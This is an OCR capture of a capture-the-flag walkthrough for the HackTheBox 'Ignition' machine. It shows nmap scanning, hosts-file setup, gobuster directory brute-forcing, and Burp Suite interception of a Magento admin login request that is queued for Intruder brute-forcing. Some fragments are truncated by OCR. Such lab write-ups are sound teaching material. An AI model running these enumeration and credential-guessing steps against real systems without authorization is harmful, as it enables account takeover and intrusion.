
Ignition

Álvaro Delgado Hernández



```
  (root㉿kali)-[/mnt]
└─# nmap -sV -O -sS -A -p- 10.129.1.27
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-21 13:25 CET
Nmap scan report for 10.129.1.27
Host is up (0.044s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.14.2
|_http-title: Did not follow redirect to http://ignition.htb/
|_http-server-header: nginx/1.14.2
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.0
OS details: Linux 5.0
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   43.04 ms 10.10.14.1
2   43.36 ms 10.129.1.27

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.03 seconds
```

Explanation of Each Argument

-sV: Version Detection

This option tells Nmap to detect the versions of the services running on open ports.

-O: OS Detection

This flag enables OS detection, allowing Nmap to determine the operating system of the target host.

-sS: SYN Scan

This performs a TCP SYN scan, which is a stealthy scan method. It sends SYN packets and waits for SYN-ACK responses, allowing you to discover open ports without completing the TCP handshake.


-A: Aggressive Scan

This enables several advanced and intrusive options, including OS detection (-O), version detection (-sV), script scanning (-sC), and traceroute.

-p-: Scan All Ports

Which service version is found to be running on port 80?

nginx 1.14.2




Hmm. We're having trouble finding that site

We can't connect to the server at ignition.htb.

If you entered the right address, you can:

- Try again later
- Check your network connection
- Check that Firefox has permission to access the web (you might be conn

Status	Method	Domain	File	Initiator	Type	Tra
302	GET	10.129.1.27	/	document		2.72
🚫	GET	ignition.htb	/	document		NS_




Status	Method	Domain
302	GET	10.129.1.27
🚫	GET	ignition.htb

What is the 3-digit HTTP status code returned when you visit http://{machine IP}/?


302

What is the full path to the file on a Linux computer that holds a local list of domain name to IP address pairs?

/etc/hosts



```
┌──(root㉿kali)-[/mnt]
└─# nano /etc/hosts
```




```
  GNU nano 8.2                      /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.129.1.27     ignition.htb
```

The /etc/hosts file is a local file on your computer that maps domain names to IP addresses. By editing this file, you can manually specify the IP address for a given domain name, bypassing the DNS resolution process.

What is the virtual host name the webpage expects to be accessed by?

ignition.htb



Home Page

CMS homepage content goes here.

Ecommerce
Magento 2

JavaScript frameworks
RequireJS 2.1.11

Web servers
Nginx 1.14.2

Programming languages
PHP

Databases
MySQL

JavaScript libraries
jQuery 1.12.4
jQuery Migrate 1.4.1
jQuery UI 1.10.4
Moment.js
Underscore.js 1.8.2

Reverse proxies
Nginx 1.14.2


UI frameworks
Bootstrap

Wappalyzer is a tool used to identify the technologies that a website is built with. This includes programming languages, content management systems, frameworks, and more.


In this case, when you used Wappalyzer, you found out that the website was built with **PHP** (for the server side) and **JavaScript (JS)** (for the client side).

Use a tool to brute force directories on the web server. What is the full URL to the Magento login page?

http://ignition.htb/admin



```
┌──(root㉿kali)-[/mnt]
└─# gobuster dir -u http://ignition.htb -w /usr/share/dirb/wordlists/common.t
xt -x php,js
```



```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/0                    (Status: 200) [Size: 25803]
/admin                (Status: 200) [Size: 7092]
/catalog              (Status: 302) [Size: 0] [--> http://ignition.htb/]
```

Here is how we can use Gobuster to find hidden directories and files on the website http://ignition.htb

Explanation of Each Argument

gobuster dir:

This tells Gobuster to use the directory brute-forcing mode, which is designed to find hidden directories and files on the web server.

-u http://ignition.htb:

This specifies the URL of the target website.


-w /usr/share/wordlist/common.txt:

This indicates the wordlist to use for brute-forcing. In this case, the common.txt wordlist from the dirb directory. This wordlist contains common directory and file names that are often found on web servers.

-x php,js:

This option specifies the file extensions to append to each word in the wordlist when searching for directories and files. In this case, it will check for .php and .js files.


Now we open Burp Suite: Burp Suite is a powerful tool for web application security testing. Intercepting the request to the admin panel can provide valuable insights into how the application works and reveal potential vulnerabilities.


Burp Suite Community Edition v2024.9.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept off
Forward
Drop
Time Type Direction Method URL
Learn more
Open browser

Intercept is off

If you turn Intercept on, messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them.

We open the browser and look for the administration panel that we already have.


o Admin
No es seguro ignition.htb/admin
Magento
Username *
Password *
Forgot your password?
Sign in
Copyright © 2025 Magento Commerce Inc. All rights reserved.
urp Suite Community Edition v2024.9.4 - Temporary Project
Comparer Logger Organizer Extensions Learn
Learn more
Open browser

Welcome, please sign in


Intercept is off

ntercept on, messages between Burp's browser and your target servers are held here. enables you to analyze and modify these messages, before you forward them.

We do an example in the log cause we need the request for seeing the content

Enable Interception:


In Burp Suite, go to the "Proxy" tab and make sure "Intercept is on".



Time	Type	Direction	Method	URL
14:06:27 21 feb ...	HTTP	→ Request	POST	http://ignition.htb/admin

```
POST /admin HTTP/1.1
Host: ignition.htb
Content-Length: 77
Cache-Control: max-age=0
Accept-Language: es-ES,es;q=0.9
Origin: http://ignition.htb
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://ignition.htb/admin
Accept-Encoding: gzip, deflate, br
Cookie: admin=pljfktjpgm10pqongba3g0vlb0
Connection: keep-alive

form_key=sRsIcMnoyjfNveyS&login%5Busername%5D=admin&login%5Bpassword%5D=admin
```


This is what we get and we are passing this information to our intruder.




Time	Type	Direction	Method	URL
14:07:13 21 feb ...	HTTP	→ Request	POST	http://ignition.htb/admin

```
POST /admin HTT
Host: ignition.
Content-Length:
Cache-Control:
Accept-Language
Origin: http:/
Content-Type: a                                          d
Upgrade-Insecur
User-Agent: Moz                                          4; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safa
Accept: text/ht                                          ation/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s:
Referer: http:/
Accept-Encoding
Cookie: admin=p
Connection: kee

form_key=sRsIcM                                          admin&login%5Bpassword%5D=admin
```

Sent to intruder




```
POST /admin HTTP/1.1
Host: ignition.htb
Content-Length: 80
Cache-Control: max-age=0
Accept-Language: es-ES,es;q=0.9
Origin: http://ignition.htb
